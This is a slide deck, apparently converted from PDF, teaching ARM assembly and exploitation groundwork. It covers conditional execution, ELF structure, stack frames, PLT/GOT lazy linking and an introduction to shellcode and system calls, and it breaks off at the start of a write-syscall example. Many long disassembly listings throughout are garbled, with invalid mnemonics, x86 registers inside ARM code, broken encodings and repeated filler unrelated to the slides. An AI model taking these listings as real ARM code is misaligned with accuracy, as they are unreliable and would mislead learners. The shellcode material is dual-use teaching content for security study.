02802018    mov     r3, r5
0280201c    str     r2, [r0, #4]
02802020    bl      0x0280
02802024    ldr     r2, [r0, #4]
02802028    mov     r3, r5
0280202c    strh    r4, r0
02802030    mov     r0, r0
02802034    mov     r0, r2
02802038    bl      0x0280
0280203c    mul     r0, r0, #2
02802040    ldr     r0, r0
02802044    adds     r4, r4, #8
02802048    movcc    r2, #0
0280204c    movcs    r2, #0
02802050    cmp     r0, r2
02802054    movcc    r2, #0
02802058    movcs    r2, #0
0280205c    movcc    r2, #0
02802060    movcc    r2, #0
02802064    movcc    r2, #0
02802068    movcc    r2, #0
0280206c    movcc    r2, #0
02802070    mov     r0, r2
02802074    b        0x0280
02802078    sub     r5, r5, #4
0280207c    ldr     r3, r0, #16
02802080    strh    r0, r2
02802084    b        0x0280
02802088    adds     r4, r4, #8
0280208c    movcc    r2, #0
02802090    movcs    r2, #0
02802094    cmp     r0, r2
02802098    cmp     r2, #0
0280209c    cmp     r2, #0
028020a0    subne    r5, r5, #4
028020a4    subne    r5, r5, #2
028020a8    b        0x0280
028020ac    cmp     r4, r4
028020b0    movcs    r2, #0

```



# Conditional Execution

- Two letter suffix appended to mnemonic
- Condition is tested to current state register flags

```
subs r0, r0, #1
subne r0, r0, #2
adde r1, r1, #2
```

- **s** suffix behind sub means that the state register gets updated
- **subne** - **sub** not equal, subtract if zero flag is not set
- **adde** - **add** not equal, add if zero flag is set

# Conditional Execution

| Suffix | Description           | Flag |
|--------|-----------------------|------|
| EQ     | Equal/equals zero     | Z==1 |
| NE     | Not equal             | Z==0 |
| CS/HS  | Carry set/unsigned >= | C==1 |
| CC/LO  | Carry clear/unsigned  | C==0 |
| MI     | Minus / negative      | N==1 |
| PL     | Plus / positive or    | N==0 |
| VS     | Overflow              | V==1 |
| VC     | No Overflow           | V==0 |

# Conditional Execution

```

02471001    subeq    r3, r3, #4
12471002    subne    r3, r3, #4
10471003    addne    r4, r4, #5
00412004    sub     r2, r2, r2
e1000002    mov     r0, r2
e1001003    mov     r3, r3
e3002004    str     r2, [r0, #4]
e0020001    bl      1002004
e3002004    ldr     r2, [r0, #4]
e1001003    mov     r3, r3
e0020001    rth

```

| Suffix | Description      | Flag             |
|--------|------------------|------------------|
| HI     | unsigned >       | (C==1 && Z==0)   |
| LS     | unsigned <=      | (C==0    Z==1)   |
| GE     | signed >=        | N==V             |
| LT     | signed <         | N!=V             |
| GT     | signed >         | (Z==0 && (N==V)) |
| LE     | signed <=        | (Z==1    (N!=V)) |
| AL     | Always (default) | any              |

```

e0010001    b      1000000
e0011003    adds    r4, r4, #5
e3002004    movcc   r2, r2
12001003    movcs   r3, #0
e1000001    cmp     r0, r2
e3002004    movls   r2, #0
02042004    andhi   r2, r2, r4
e3000003    cmp     r2, #0
02455001    subne    r3, r3, #4
12455002    subne    r3, r3, #4
e0010001    b      1000000
e1001001    cmp     r3, r3
11020003    cmp     r3, #0

```

# Conditional Execution in Thumb state

- Before Thumb-2 (ARMv6T2) only conditional branches could be conditional - **cbz**, **cbnz**
- Thumb-2 needs the **it** instruction for conditional execution
  - **it** - means if-then
  - **it** - can be expanded with additional **ts** and **es** (else)
  - **ittee** - if-then-then-else-else - max four conditionals
  - only available in processors supporting Thumb-2
  - **it** - supports up to four conditional instructions
- Instructions inside the **it**-block have to be the same or logical inverse
  - **ite eq** - 1st & 2nd instruction must be **eq** and 3rd must be **ne**

```
ite gt          @ next instruction is conditional
addgt r2, r1    @ conditional add
suble r3, r2     @ conditional sub
```

# Conditional Execution in Thumb state

```

02471001    subeq    r2, r2, #1
02471002    subne    r2, r2, #2
02471003    addne    r4, r4, #5
02471004    sub     r2, r2, r2
02480001    mov     r0, r2
02481003    mov     r3, r5
02482004    stc     r2, [r0, #4]
02483001    bl      024240
02483004    ldr     r2, [r0, #4]
02483005    mov     r4, r5
02471007    orlth    r4, r4
02483009    mov     r5, r0
02480002    mov     r0, r2
02481005    bl      024400
02481006    mul     r0, r5
02481007    cmp     r0, r5
02480003    bts     r0, r5

```

- Conditional branches has to be the last instruction in the **it**-block

```

ittee eq           @ next instruction is conditional
addeq r2, r1       @ conditional add
addeq r3, r2       @ conditional add
movne r0, r3       @ conditional move
bne    r0           @ conditional branch

```

```

02471001    b      024000
02475005    sub     r5, r5, #5
02480025    ldr     r4, [r0, #16]
02475007    orlth    r0, r0
02480001    mov     r0, r2
02475003    b      024000
02481005    adds    r4, r4, #5
02482004    movcc   r2, r4
02482005    movcs   r2, #0
02480001    cmp     r0, r2
02482009    movlsl    r2, #8
02482204    andlt   r2, r2, r4
02482800    cmp     r2, #0
02455001    subne    r5, r5, #1
02455002    subne    r0, r5, #2
02475005    b      024000
02475001    cmp     r4, r4
02472000    movcs   r4, #0

```

# Most common ARM instructions

```

01477001    subneq    r5, r5, #1
01477002    subneq    r5, r5, #1
01477003    addneq    r4, r5, #5
01477004    subh     r2, r2, #2
01477005    mov     r6, r2
  
```

|            |                        |             |                               |
|------------|------------------------|-------------|-------------------------------|
| <b>ADD</b> | add                    | <b>B</b>    | branch                        |
| <b>SUB</b> | subtract               | <b>BL</b>   | branch with link              |
| <b>MUL</b> | mulitplication         | <b>BX</b>   | branch with exchange          |
| <b>AND</b> | bitwise and            | <b>BLX</b>  | branch with link and exchange |
| <b>EOR</b> | exclusive or           | <b>MOV</b>  | move data                     |
| <b>ORR</b> | bitwise or             | <b>MVN</b>  | move bitwise not              |
| <b>LSL</b> | logical shift left     | <b>LDR</b>  | load data                     |
| <b>LSR</b> | logical shift right    | <b>STR</b>  | store data                    |
| <b>ASR</b> | arithmetic shift right | <b>LDM</b>  | load multiple                 |
| <b>ROR</b> | rotate right           | <b>STM</b>  | store multiple                |
| <b>CMP</b> | compare                | <b>PUSH</b> | push on stack                 |
| <b>SVC</b> | supervisor call        | <b>POP</b>  | pop from stack                |

```

01477006    cmp     r5, #0
01477007    subneq    r5, r5, #1
01477008    subneq    r5, r5, #1
01477009    movneq    r4, r5, #5
0147700A    b     r4, #0x00000000
0147700B    cmp     r2, r2
0147700C    mov     r6, r2
  
```

# Linux Application Basics

```

e1500001 movh1 r0, r4
e1500002 movl1 r0, r4
e1500003 cmp r0, r4
e1500004 movh1 r0, r0
e1500005 cmp r0, r0
e2477001 subeq r7, r7, #4
e2477002 subne r7, r7, #4
e0811005 addne r4, r4, r5
e0812002 sub r2, r4, r2
e1800002 mov r0, r2
e1801004 mov r3, r5
e0802004 stc r2, [r0, #4]
e0802004 bl 1002004
e0802004 ldr r2, [r0, #4]
e1801004 mov r4, r5
e0779074 uth r4, r4
e1803000 mov r3, r0
e1800002 mov r0, r2
e0801005 bl 1004000
e0800002 sub r0, r0, #2
e1801001 orc r1, r4, r1, lsl, #16
e1500001 cmp r0, r4
e0000003 bts 16, r0
e0811000 adds r4, r4, r5
e1, r4
e2402000 movcs r2, r0
e1500001 cmp r0, r4
e2402000 movl1 r2, r0
e2402001 andh1 r2, r2, #4
e1500001 cmp r2, r0
e2455001 subeq r5, r5, #4
e2455002 subne r5, r5, #2
e0811005 addne r4, r4, r5
e0812000 sub r4, r4, r0
e1800007 orc r0, r5, r7, lsl, #16
e0777714 b 10000
e0455005 sub r5, r5, r0
e1800020 lsr r3, r0, #16
e0778070 uth r0, r0
e2400001 mov r0, r4
e0777713 b 10000
e0811005 adds r4, r4, r5
e2402001 movcs r2, r4
e2402000 movcs r2, r0
e1500001 cmp r0, r4
e2402000 movl1 r2, r0
e2402001 andh1 r2, r2, #4
e1500001 cmp r2, r0
e2455001 subeq r5, r5, #4
e2455002 subne r5, r5, #2
e0777715 b 10000
e1500001 cmp r4, r4
e24520000 movcs r3, r0

```

# Executable and Linkable Format

- ELF - Executable and Linkable Format
- Default file format for GNU/Linux
  - Executables
  - Shared Objects (Libraries)
  - Core files
- Consists of sections and segments
  - Linker is interested in sections
  - Kernel / Loader is interested in segments

```
02471004    subeq    %r1, %r1, %r1
02471004    subne    %r1, %r1, %r1
02471005    addlne   %r1, %r1, %r1
024712002    sub      %r1, %r1, %r1
024800002    mov      %r0, %r2
024810004    mov      %r1, %r1
024820004    stc      %r2, [%r1, %r4]
024820004    btl      10002000
024820004    ldr      %r2, [%r1, %r4]
024821004    mov      %r1, %r1
024710074    orlth    %r1, %r1
024800000    mov      %r0, %r0
024800002    mov      %r0, %r2
024800004    btl      10000000
024800004    subl     %r0, %r0, %r2
024810001    orc      %r1, %r1, %r1, %r1, %r1, %r1
024800001    cmp      %r0, %r1
024800004    bts      10000000
024810000    addls    %r1, %r1, %r0
024800001    movcc    %r2, %r1
024800004    movcs    %r2, %r0
024800001    cmp      %r0, %r1
024800004    movls    %r2, %r0
024802004    andlrl   %r2, %r2, %r1
024800001    cmp      %r2, %r0
024800004    subeq    %r0, %r0, %r1
024800001    subne    %r0, %r0, %r1
024810005    addlne   %r1, %r1, %r0
024812000    sub      %r1, %r1, %r0
024800007    orc      %r0, %r0, %r1, %r1, %r1, %r1
024710014    b         10000000
024800004    sub      %r0, %r0, %r0
024800004    lsr      %r1, %r1, %r0
024800004    orlth    %r0, %r0
024800001    mov      %r1, %r1
024800004    b         10000000
024810000    addls    %r1, %r1, %r0
024800001    movcc    %r2, %r1
024800004    movcs    %r2, %r0
024800001    cmp      %r1, %r1
024800004    movls    %r2, %r0
024802004    andlrl   %r2, %r2, %r1
024800001    cmp      %r2, %r0
024800004    subne    %r0, %r0, %r1
024800001    subne    %r0, %r0, %r1
024710005    b         10000000
024800001    cmp      %r1, %r1
024800004    movcs    %r2, %r0
```



## Executable and Linkable Format - Structure

## ELF Header

- Magic \x7fELF
- Type of file
- Architecture
- Entry Point
- Offset and number of program headers
- Offset and number of section headers

```
readelf -h <elf_file>
ropper -f <elf_file> --info
```


|                 |
|-----------------|
| ELF Header      |
| Program Headers |
| Section 1       |
| Section 2       |
| Section 3       |
| Section 4       |
| Section 5       |
| ...             |
| Section n       |
| Section Headers |

# Executable and Linkable Format - Structure

## Program Header

- Segments that are mapped in the memory
- Virtual address
- Size
- Permissions - RWE

```
readelf --segments <elf_file>  
ropper -f <elf_file> --segments
```




# Executable and Linkable Format - Structure

## Section Header

- Name - only index in string table
- Offset in the file
- Size
- Different types of sections
  - ST\_PROGBITS - program bits
  - ST\_STRTAB - strings
- Common sections
  - `.text`
  - `.data`

```
readelf --sections <elf_file>  
ropper -f <elf_file> --sections
```



# Process Layout - Linux 32 bit



# Process Layout - Heap

- Managed by the libc
  - `ptmalloc` is currently used
- Dynamically allocated memory
- Grows to high addresses

```

02471001    subeq    r2, r2, #4
02471002    subne    r7, r7, #4
02471003    addlne   r4, r4, #8
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r5
02471007    stc      r2, [sp, #4]
02471008    bl       02471004
02471009    ldr      r2, [sp, #4]
0247100a    mov      r4, r5
0247100b    sth      r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       02471006
0247100f    sul      r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r4
02471012    bhs      0247100a
02471013    addls    r4, r4, #8
02471014    movcc    r2, #4
02471015    movcs    r2, #0
02471016    cmp      r0, r4
02471017    movls    r2, #0
02471018    andbt    r2, r2, #4
02471019    cmp      r2, #0
0247101a    subeq    r5, r5, #4
0247101b    subne    r6, r6, #2
0247101c    addlne   r4, r4, #8
0247101d    sub      r4, r4, #0
0247101e    orr      r0, r5, r7, lsl, #16
0247101f    b        0247100e
02471020    sub      r5, r6, #0
02471021    lsr      r4, r0, #16
02471022    sth      r0, r0
02471023    mov      r0, r4
02471024    b        0247100e
02471025    addls    r4, r4, #8
02471026    movcc    r2, #4
02471027    movcs    r2, #0
02471028    cmp      r0, r4
02471029    movls    r2, #0
0247102a    andbt    r2, r2, #4
0247102b    cmp      r2, #0
0247102c    subne    r5, r5, #4
0247102d    subne    r6, r6, #2
0247102e    b        0247100e
0247102f    cmp      r4, r4
02471030    movcs    r4, #0

```

# Process Layout - Stack

- Last In - First Out (LIFO)
- Consists of stack frames
- Used for local variables of functions
- Automatically created for each called function

```

02471001    subeq    r3, r3, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, r2
02471005    mov      r0, r2
02471006    mov      r3, r3
02471007    stc      r2, [r0, #4]
02471008    bl       0242404
02471009    ldr      r2, [r0, #4]
0247100a    mov      r4, r3
0247100b    rsth     r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       0242406
0247100f    subl     r0, r0, #2
02471010    orc      r4, r4, r4, lsl, #16
02471011    cmp      r0, r4
02471012    bhs      0247102
02471013    addis    r4, r4, #5
02471014    movcc    r2, #4
02471015    movcc    r2, #0
02471016    cmp      r0, r4
02471017    movls    r2, #0
02471018    andbt    r2, r2, #4
02471019    cmp      r2, #0
0247101a    subeq    r0, r0, #4
0247101b    subine   r0, r0, #2
0247101c    addine   r4, r4, #5
0247101d    sub      r4, r4, #0
0247101e    lsr      r4, r0, #16
0247101f    rsth     r0, r0
02471020    mov      r0, r4
02471021    b        0247102
02471022    addis    r4, r4, #5
02471023    movcc    r2, #4
02471024    movcc    r2, #0
02471025    cmp      r0, r4
02471026    movls    r2, #0
02471027    andbt    r2, r2, #4
02471028    cmp      r2, #0
02471029    subine   r5, r5, #4
0247102a    subine   r0, r0, #2
0247102b    b        0247102
0247102c    cmp      r4, r4
0247102d    movcc    r4, #0


```

# Calling Convention


## How to call functions

- The first four arguments in registers **r0-r3**
- More arguments on the stack
- Return value will be stored in **r0**
- **r4 - r11** have to be preserved by subroutines

```
02471004    subneq    r7, r7, #4
02471008    subneq    r7, r7, #4
0247100c    addneq    r4, r4, #5
02471010    sub      r2, r2, #2
02480004    mov      r2, r2, #2
```



# Stack Frames





# Stack Frames - Function Prologue

- Functions are called through **bl** and **blx**
  - Return address is stored in link register (**lr/r14**)
- Registers that have to be preserved are stored on the stack
- Link register is stored on the stack in the function prologue if the function is not a leaf function

```
push    {fp, lr}
add     fp, sp, #4
sub     sp, sp, #136
```

```
02471001    subeq    r2, r2, #4
02471002    subneq   r2, r2, #4
02471003    addneq   r2, r2, #5
02471004    sub     r2, r2, #2
02471005    mov     r0, r2
02471006    mov     r3, r5
02471007    str     r2, [sp, #4]
02471008    bl      024240
02471009    ldr     r2, [sp, #4]
0247100a    mov     r4, r5
0247100b    nrth     r4, r4
0247100c    mov     r0, r0
0247100d    mov     r0, r2
0247100e    bl      024240
0247100f    sub     r0, r0, #2
02471010    str     r1, [r4, #4, lsl, #16]
02471011    cmp     r2, r2
02471012    bne     r2, r5
02471013    mov     r0, r0
02471014    andlt    r2, r2, #4
02471015    cmp     r2, r0
02471016    subeq    r5, r5, #4
02471017    subneq   r5, r5, #2
```

```
02471018    b        024000
02471019    adds     r4, r4, #5
0247101a    movcc    r2, r4
0247101b    movcs    r2, r0
0247101c    cmp     r0, r2
0247101d    movlt    r2, r0
0247101e    andlt    r2, r2, #4
0247101f    cmp     r2, r0
02471020    subneq   r5, r5, #4
02471021    subneq   r5, r5, #2
02471022    b        024000
02471023    cmp     r4, r4
02471024    movcs    r2, r0
```

## Stack Frames - Function Epilogue

- Preserved registers are restored
- **pc** is restored
  - several possibilities
    - restore **lr** and branch to **lr**
    - restore **pc** through **pop**

```
sub sp, fp, #4
pop {fp, pc}
```

```
sub sp, fp, #4
pop {fp, lr}
bx lr
```

# Dynamic Linking (1)

- Applications are split into several files
  - Executable
  - Libraries (\*.so)
- Addresses of functions in libraries are not fixed
  - Position independent code
- Addresses of functions have to be resolved during runtime
- ELF supports dynamic linking
  - Global Offset Table (.got/.plt.got)
  - Procedure Linkage Table (.plt)
- Dynamic linker is used to resolve addresses

```

02471004    subeq    %r1, %r1, %r1
02471004    subine   %r1, %r1, %r1
02471004    addine   %r1, %r1, %r1
02471004    sub      %r1, %r1, %r1
02471004    mov      %r1, %r1
02471004    mov      %r1, %r1
02471004    stc      %r1, [%r1, %r1]
02471004    btl      0x02471004
02471004    ldr      %r1, [%r1, %r1]
02471004    mov      %r1, %r1
02471004    rsth     %r1, %r1
02471004    mov      %r1, %r1
02471004    mov      %r1, %r1
02471004    btl      0x02471004
02471004    subl     %r1, %r1, %r1
02471004    orc      %r1, %r1, %r1, %r1, %r1, %r1
02471004    cmp      %r1, %r1
02471004    btl      0x02471004
02471004    addsl    %r1, %r1, %r1
02471004    movcsl   %r1, %r1
02471004    movcsl   %r1, %r1
02471004    cmp      %r1, %r1
02471004    movcsl   %r1, %r1
02471004    movcsl   %r1, %r1
02471004    cmp      %r1, %r1
02471004    andl     %r1, %r1, %r1
02471004    cmp      %r1, %r1
02471004    subine   %r1, %r1, %r1
02471004    btl      0x02471004
02471004    cmp      %r1, %r1
02471004    movcsl   %r1, %r1

```

# Dynamic Linking (2)

- Global Offset Table

- Array of pointers
- Addresses of functions and variables
- Variables are resolved when the program is started

- Procedure Linkage Table

- Consists of code for every function that has to be linked
- Is called instead of the real function
- Is used for address resolution in a lazy linking manner
- Uses GOT to store pointers of resolved functions

```

02471004    subseq    %EAX, %EAX, %EAX
02471008    subtime   %EAX, %EAX, %EAX
0247100C    addtime   %EAX, %EAX, %EAX
02471010    subh      %EAX, %EAX, %EAX
02471014    mov       %EAX, %EAX
02471018    mov       %EAX, %EAX
0247101C    stc       %EAX, [%EAX, %EAX]
02471020    btl       %EAX, %EAX
02471024    ldr       %EAX, [%EAX, %EAX]
02471028    mov       %EAX, %EAX
0247102C    orlth     %EAX, %EAX
02471030    mov       %EAX, %EAX
02471034    mov       %EAX, %EAX
02471038    btl       %EAX, %EAX
0247103C    subl      %EAX, %EAX, %EAX
02471040    orc       %EAX, %EAX, %EAX, %EAX, %EAX
02471044    cmp       %EAX, %EAX
02471048    bts       %EAX, %EAX
0247104C    addls     %EAX, %EAX, %EAX
02471050    movcc     %EAX, %EAX
02471054    movcs     %EAX, %EAX
02471058    cmp       %EAX, %EAX
0247105C    movlcs    %EAX, %EAX
02471060    andlhl    %EAX, %EAX, %EAX
02471064    cmp       %EAX, %EAX
02471068    orlcs     %EAX, %EAX, %EAX
0247106C    addtime   %EAX, %EAX, %EAX
02471070    subh      %EAX, %EAX, %EAX
02471074    orc       %EAX, %EAX, %EAX, %EAX, %EAX
02471078    btl       %EAX, %EAX
0247107C    ldr       %EAX, [%EAX, %EAX]
02471080    orlth     %EAX, %EAX
02471084    mov       %EAX, %EAX
02471088    btl       %EAX, %EAX
0247108C    addls     %EAX, %EAX, %EAX
02471090    movcc     %EAX, %EAX
02471094    movcs     %EAX, %EAX
02471098    cmp       %EAX, %EAX
0247109C    movlcs    %EAX, %EAX
024710A0    andlhl    %EAX, %EAX, %EAX
024710A4    cmp       %EAX, %EAX
024710A8    subtime   %EAX, %EAX, %EAX
024710AC    subtime   %EAX, %EAX, %EAX
024710B0    btl       %EAX, %EAX
024710B4    mov       %EAX, %EAX
024710B8    movcs     %EAX, %EAX

```

# Dynamic Linking - Lazy Linking (1)

## Example: calling printf

Call of the entry in the PLT instead of the real function

```
0x104aa:    blx 0x1030c    @ printf in plt
```

## PLT entry of printf

```
0x1030c:    add r12, pc, #0, 12    @ set r12 to pc
0x10310:    add r12, r12, #16, 20  @ add 0x10000
0x10314:    ldr pc, [r12, #3320]!  @ set r12 to GOT
                                @ address of printf
                                @ and load the address
                                @ from there into pc
```

```

02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r2, #8
02471004    sub     r2, r2, #2
02471005    mov     r0, r2
02471006    mov     r3, r5
02471007    str     r2, [sp, #4]
02471008    bl      10a2a0
02471009    ldr     r2, [sp, #4]
0247100a    mov     r4, r5
0247100b    strh    r4, r0
0247100c    mov     r0, r0
0247100d    mov     r0, r0
0247100e    bl      10a2a0

```

```

0247100f    blx      10a2a0
02471010    add     r4, r2, #8
02471011    movcc   r2, #0
02471012    movcs   r2, #0
02471013    cmp     r2, #0
02471014    movls   r2, #0

```

```

02482001    movcc   r2, #0
02482002    movcs   r2, #0
02482003    cmp     r0, r0
02482004    movls   r2, #0
02482005    andn    r2, r2, #1
02482006    cmp     r2, #0
02482007    subne    r5, r5, #4
02482008    subne    r5, r5, #4
02482009    b       10a000
0248200a    cmp     r4, r4
0248200b    movcs   r4, #0

```

# Dynamic Linking - Lazy Linking (2)

```
02471001    subeq    r2, r2, #1
02471002    subne    r2, r2, #1
02471003    addne    r4, r2, #5
02471004    sub     r2, r2, #2
02471005    mov     r6, r2
02471006    mov     r4, r2
```

```
0x1030c:    add r12, pc, #0, 12    @ r12 = 0x10314
0x10310:    add r12, r12, #16, 20  @ r12 = 0x20314
0x10314:    ldr pc, [r12, #3320]!  @ r12 = r12 + 3320
                                @ = 0x2100c
```

```
02471007    mov     r2, r0
02471008    mov     r2, r0
```

```
ropper -f <elf_file> --imports
```

```
...
```

| Offset     | Type | Name              |
|------------|------|-------------------|
| -----      | ---- | ----              |
| 0x0002100c | R8   | printf            |
| 0x00021010 | R8   | strcpy            |
| 0x00021014 | R8   | __libc_start_main |
| 0x00021018 | R8   | __gmon_start__    |
| 0x0002101c | R8   | abort             |

```
02471007    movcc    r2, #0
02471008    movcs    r2, #0
02471009    cmp     r0, r2
0247100a    movls    r2, #0
0247100b    andlt    r2, r2, #1
0247100c    cmp     r2, #0
0247100d    subne    r5, r5, #1
0247100e    subne    r5, r5, #1
0247100f    b        0x10000
02471010    cmp     r4, r2
02471011    cmp     r4, r2
```



## Shellcode

```

+7800001 movb1 00, 00
+7800001 movl1 00, 00
+7800001 cmp 00, 00
+7800001 movh1 00, 00
+7800001 cmp 00, 00
+7800001 subeq 07, 07, 04
+7800001 subne 07, 07, 04
+7800001 addne 04, 04, 05
+7800001 sub 02, 02, 02
+7800001 mov 00, 02
+7800001 mov 03, 03
+7800001 stc 02, [00, 04]
+7800001 b1 100000
+7800001 ldr 02, [00, 04]
+7800001 mov 03, 03
+7800001 orlth 04, 04
+7800001 mov 03, 00
+7800001 mov 00, 02
+7800001 b1 100000
+7800001 sul 00, 00, 02
+7800001 orr 01, 04, 01, 00, 010
+7800001 cmp 00, 02
+7800001 b1s 100000
+7800001 addis 04, 04, 00
+7800001 0, 00
+7800001 movcs 02, 00
+7800001 cmp 00, 02
+7800001 movl1 02, 00
+7800001 andh1 02, 02, 04
+7800001 cmp 02, 00
+7800001 subeq 05, 05, 04
+7800001 subne 05, 05, 02
+7800001 addne 04, 04, 05
+7800001 sub 01, 02, 00
+7800001 orr 00, 05, 07, 00, 010
+7800001 b 100000
+7800001 sub 05, 05, 00
+7800001 lsr 03, 00, 010
+7800001 orlth 00, 00
+7800001 mov 00, 02
+7800001 b 100000
+7800001 addis 04, 04, 00
+7800001 movcs 02, 04
+7800001 movcs 02, 00
+7800001 cmp 00, 02
+7800001 movl1 02, 00
+7800001 andh1 02, 02, 04
+7800001 cmp 02, 00
+7800001 subeq 05, 05, 04
+7800001 subne 05, 05, 02
+7800001 b 100000
+7800001 cmp 04, 04
+7800001 movcs 02, 00
```



# What is Shellcode?

Shellcode is a sequence of bytes that can be interpreted and executed by the CPU. Historically it is called shellcode, because the first versions spawned a shell.

Mostly, shellcode consists of position independent code. To accomplish this on GNU/Linux, system calls can be used.

Shellcode must be free of so-called bad bytes. Bad bytes are bytes that interfere with the placement of the shellcode (e.g. a null byte if string operations like `strcpy` are used).

[illegible]

# System Calls

- Interface to the Kernel

- Ask the Kernel to do something for you
- Possibility to call higher privileged functions

- libc has wrapper functions for the syscalls

- `write(...)`
- `read(...)`
- `execve(...)`
- etc.

```

02471001    subeq    r2, r2, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r5
02471007    stc      r2, [r0, #4]
02471008    bl       024240
02471009    ldr      r2, [r0, #4]
0247100a    mov      r4, r5
0247100b    uth      r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       024240
0247100f    sub      r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r4
02471012    bts      16, r4
02471013    addis    r4, r4, #5
02471014    movcc    r2, #2
02471015    movcc    r2, #0
02471016    cmp      r0, r4
02471017    movlsl   r2, #0
02471018    andbt    r2, r2, #4
02471019    cmp      r2, #0
0247101a    subeq    r3, r3, #4
0247101b    subine   r5, r5, #2
0247101c    addine   r4, r4, #5
0247101d    sub      r4, r4, #0
0247101e    orr      r0, r5, r7, lsl, #16
0247101f    b        024000
02471020    sub      r5, r5, #5
02471021    lsr      r3, r0, #16
02471022    uth      r0, r0
02471023    mov      r0, r4
02471024    b        024000
02471025    addis    r4, r4, #5
02471026    movcc    r2, #2
02471027    movcc    r2, #0
02471028    cmp      r0, r4
02471029    movlsl   r2, #0
0247102a    andbt    r2, r2, #4
0247102b    cmp      r2, #0
0247102c    subine   r5, r5, #4
0247102d    subine   r0, r5, #2
0247102e    b        024000
0247102f    cmp      r4, r4
02471030    movcc    r2, #2

```

# Calling System Calls

- Arguments in **r0 - r5**
- System call no in **r7**
- **swi / svc #0** to make a system call
  - **swi** means Software Interrupt, replaced with **svc**
  - **svc** means SupervisorCall
  - **#1** can also be used to make a system calls

|          |        |            |
|----------|--------|------------|
| 02412004 | subneq |            |
| 02477004 | subneq | r0         |
| 02477004 | addneq |            |
| 00412004 | sub    | r1         |
| e1800002 | mov    |            |
| e1801004 | mov    | r2         |
| e3802004 | svc    |            |
| e0000001 | bl     |            |
| e7802004 | ldr    | r3         |
| e1801004 | mov    |            |
| e0770074 | uxth   | r4         |
| e1800000 | mov    |            |
| e1800002 | mov    | r5         |
| e0000004 | bl     |            |
| e0000000 | mul    |            |
| e1841001 | orr    | r6         |
| e1800001 | cmp    |            |
| 04000004 | lts    | r7         |
| e0010000 | addis  |            |
| 02402004 | movcs  | r8         |
| 02402000 | movcs  |            |
| e1500001 | cmp    | r9         |
| 02402000 | movlts |            |
| 02002004 | andbt  |            |
| e0000000 | cmp    | r10        |
| 02400001 | subneq |            |
| 02400002 | subneq |            |
| 00412004 | addneq | r11        |
| e0000007 | sub    |            |
| e0777714 | h      | r12        |
| e0400004 | sub    |            |
| e1800020 | ldr    |            |
| e0778070 | uxth   |            |
| e2000001 | mov    | r13 (sp)   |
| e07701c4 | h      |            |
| e0011000 | addis  | r14 (lr)   |
| 02402004 | movcs  |            |
| 02402000 | movcs  |            |
| e1500001 | cmp    | r15 (pc)   |
| 02402000 | movlts |            |
| 02402004 | andbt  |            |
| e0520000 | cmp    |            |
| 02400001 | subneq | r0, r1, #1 |
| 02400002 | subneq | r0, r1, #2 |
| e0777705 | h      | r0, #0     |
| e1510001 | cmp    | r0, r1     |
| 02400000 | mov    | r0, r0     |

# Creating Shellcode

Let's create shellcode that uses the system call **write** and prints a message.

## libc wrapper

```
write(1, "ARM Assembly", 12);
```

## System call

| <b>syscall</b> | <b>r7</b> | <b>r0</b>       | <b>r1</b>       | <b>r2</b>    |
|----------------|-----------|-----------------|-----------------|--------------|
| sys_write      | 0x4       | unsigned int fd | const char *buf | size_t count |

# Creating Shellcode

```

02471001    subeq    r7, r7, #1
12471001    subne    r7, r7, #1
10811005    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
